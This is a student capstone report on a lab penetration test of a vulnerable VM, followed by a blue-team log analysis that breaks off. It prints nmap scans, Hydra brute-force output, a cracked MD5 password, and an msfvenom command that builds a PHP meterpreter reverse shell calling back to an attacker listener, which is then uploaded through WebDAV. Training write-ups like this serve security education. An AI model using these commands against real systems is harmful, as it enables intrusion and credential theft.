Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System


By Joshua Smith

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux 5.4.0
Hostname: Kali Linux

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.1
OS: Windows
Hostname: “Red vs. Blue-ML-REFVM”

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Kali Linux	192.168.1.90	Attack Machine
Capstone	192.168.1.105	Victim Machine
ELK	192.168.1.100	Logging activity on victim machine, Capstone
Red vs. Blue (ML-REFVM)	192.168.101	Virtual machine used for reviewing log data.

```
root@Kali:~# nmap -sS -T4 -A -oN scan.txt 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-23 19:21 PDT
Nmap scan report for 192.168.1.105
Host is up (0.0013s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoco
l 2.0)
| ssh-hostkey:
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_  256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp open  http    Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
| SIZE  TIME              FILENAME
| -     2019-05-07 18:23  company_blog/
| 422   2019-05-07 18:23  company_blog/blog.txt
| -     2019-05-07 18:27  company_folders/
| -     2019-05-07 18:25  company_folders/company_culture/
| -     2019-05-07 18:26  company_folders/customer_info/
| -     2019-05-07 18:27  company_folders/sales_docs/
| -     2019-05-07 18:22  company_share/
| -     2019-05-07 18:34  meet_our_team/
| 329   2019-05-07 18:31  meet_our_team/ashton.txt
| 404   2019-05-07 18:33  meet_our_team/hannah.txt
|_
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see htt
ps://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=3/23%OT=22%CT=1%CU=42674%PV=Y%DS=1%DC=D%G=Y%M=00155D%T
OS:M=605AA256%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10A%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
```

Vulnerability Assessment: Vulnerabilities uncovered on target during assessment:

Vulnerability	Description	Impact
Open http port 80	Open ports can increase the organization's risk of a data breach by increasing access to potentially vulnerable services.	Red team enumerated access to sensitive files/directories as well as a secret server login access point.
Inadequate Password Creation and Account Lockout Policy	Simple/common passwords are easily cracked. No login lockout policy allows for Brute Forcing of credentials when cracking passwords.	Red team easily and quickly enumerated login credentials to log into secret server.
WebDav Shared File System	Extension of HTTP that allows clients to perform remote web content authoring operations.	Creates the possibility for attackers to upload malicious files to the victims server.
Executable Reverse Shell Command CVE 2019-13386	In CentOS-WebPanel.com (aka CWP) CentoOS Web Panel 0.9.8.846, a hidden action=9 feature in filemanager2.php allows attackers to execute a shell command, i.e., obtain a reverse shell with user privilege.	Attackers can gain remote shell with command execution on victim machine.

Exploitation: Open Port 80

01

Tools & Processes

We did a detailed nmap scan to enumerate any open ports, services, and hidden directories.


02

Achievements

Nmap scan found two open ports, 22 for ssh and 80 for http. Discovered hidden directories as well as login screen at: /company_folders/secret_folder/

03

```
root@Kali:~# nmap -sS -T4 -A -oN scan.txt 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-23 19:21 PDT
Nmap scan report for 192.168.1.105
Host is up (0.0013s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoco
l 2.0)
| ssh-hostkey:
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_  256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp open  http    Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
| SIZE  TIME              FILENAME
| -     2019-05-07 18:23  company_blog/
| 422   2019-05-07 18:23  company_blog/blog.txt
| -     2019-05-07 18:27  company_folders/
| -     2019-05-07 18:25  company_folders/company_culture/
| -     2019-05-07 18:26  company_folders/customer_info/
| -     2019-05-07 18:27  company_folders/sales_docs/
| -     2019-05-07 18:22  company_share/
| -     2019-05-07 18:34  meet_our_team/
| 329   2019-05-07 18:31  meet_our_team/ashton.txt
| 404   2019-05-07 18:33  meet_our_team/hannah.txt
```



Exploitation: Weak Passwords & Brute Forcing

01

Tools & Processes
Usernames were enumerated from hidden files on the company directory. With Ashton as our user we effectively used Hydra to brute force his password.

Crackstation is a tool that was used to crack the MD5 hash found within the secret_folder directory.

02

Achievements
Hydra was able to effectively brute force Ashton's password (leopoldo). Ashton's valid credentials allowed access to the backend server. Immediately found an MD5 hashed password that later proved useful in accessing the shared WebDav employee folder.

03

Weak passwords make using tools like Hydra effective. Login screens with no lockout policy allows for tactics like brute forcing possible. Cracking Ashton's password would have taken much longer if there was an account lockout policy after 3 failed login attempts.

Exploitation: Hydra Brute Forcing

192.168.1.105/meet_our_team/ashton.txt

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-DB | GHDB | MSFU

Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over to managing everyone's credit card and security information has been terrifying. I can't believe that they have me managing the company_folders/secret_folder! I really shouldn't be here" We look forward to working more with Ashton in the future!

```
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 3] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "joey" - 10141 of 14344399 [child 7] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 6] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 11] (0/0)
[80][http-get] host: 172.16.84.205   login: ashton   password: leopoldo
[STATUS] attack finished for 172.16.84.205 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2019-04-30 13:08:56
root@kali:/#
```

Mozilla Firefox

192.168.1.105/company_fol

192.168.1.105/company_folders/secret_folder/connect_to_corp_server

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-DB | GHDB | MSFU

Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser

Exploitation: CrackStation & WebDav

https://crackstation.net

Most Visited | Offensive Security | Kali Linux | Kali Docs | Kali Tools | Exploit-DB | Aircrack-ng | Kali Forums | NetHunter

CrackStation

Defuse.ca

CrackStation | Password Hashing Security | Defuse Security

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
d7dad0a5cd7c8376eeb50d69b3ccd352
```

I'm not a robot


reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.



Exploitation: WebDav Shared File System


01

Tools & Processes
WebDav is a file share system. In our previous step we revealed instructions on how to connect to the company WebDav. After creating our reverse shell (will cover that next) we copied the script into WebDav.

02

Achievements
In this case WebDav has zero user input validation allowing for a simple drag and drop of our malicious script. We successfully were then able to gain a reverse shell on the victims server and ultimately discover the golden “flag”.

03



Exploitation: Executable Reverse Shell Command CVE 2019-13386

01

Tools & Processes
Created a reverse shell script using MSVenom. Then setup a listener in Metasploit. Uploaded the malicious script to the victims server.

CVE 2019-13386 allows attackers to execute a shell command, i.e., obtain a reverse shell with user privilege.

02

Achievements
Established a shell on the victim's machine with command execution. Was able to navigate the file system and enumerate the hidden flag.

03

```
cat /flag.txt
b1ng0w@5h1sn@m0
```

Exploitation: MSVenom & Metasploit

```
root@kali: /
File  Edit  View  Search  Terminal  Help
root@kali:/# msfvenom -p php/meterpreter/reverse_tcp lhost=172.16.84.210 lport=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1114 bytes

root@kali:/#
```

```
root@kali: /
File  Edit  View  Search  Terminal  Help
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > set LHOST 172.16.84.210
LHOST => 172.16.84.210
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.16.84.210:4444
```

Index of /webdav

172.16.84.205/webdav/

Most Visited Offensive Security Kali Linux Kali Docs

Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
passwd.dav	2019-04-30 14:46	43	
shell.php	2019-04-30 17:41	1.1K	


Apache/2.4.29 (Ubuntu) Server at 172.16.84.205 Port 80

Blue Team

Log Analysis and Attack Characterization


Analysis: Identifying the Port Scan


- Port Scan began around 2:45 am on March 24th.
- Approximately 9,857 hits were sent from the IP 192.168.1.90.
- Nmap ping scans are sent to port 443. The below image illustrates traffic from the attacker IP to port 443 on the client machine.



Analysis: Finding the Request for the Hidden Directory


- The 18 requests for the hidden directory occurred at 3:00am. All of the requests made were done so from the attackers IP 192.168.1.90.
- File requested was /connect_to_corp_server. Instructions on how to connect to WebDav with a hash were in the file.






Analysis: Uncovering the Brute Force Attack

- There were 59,277 hits during the brute force attack. The attacker used a brute forcing tool called Hydra.



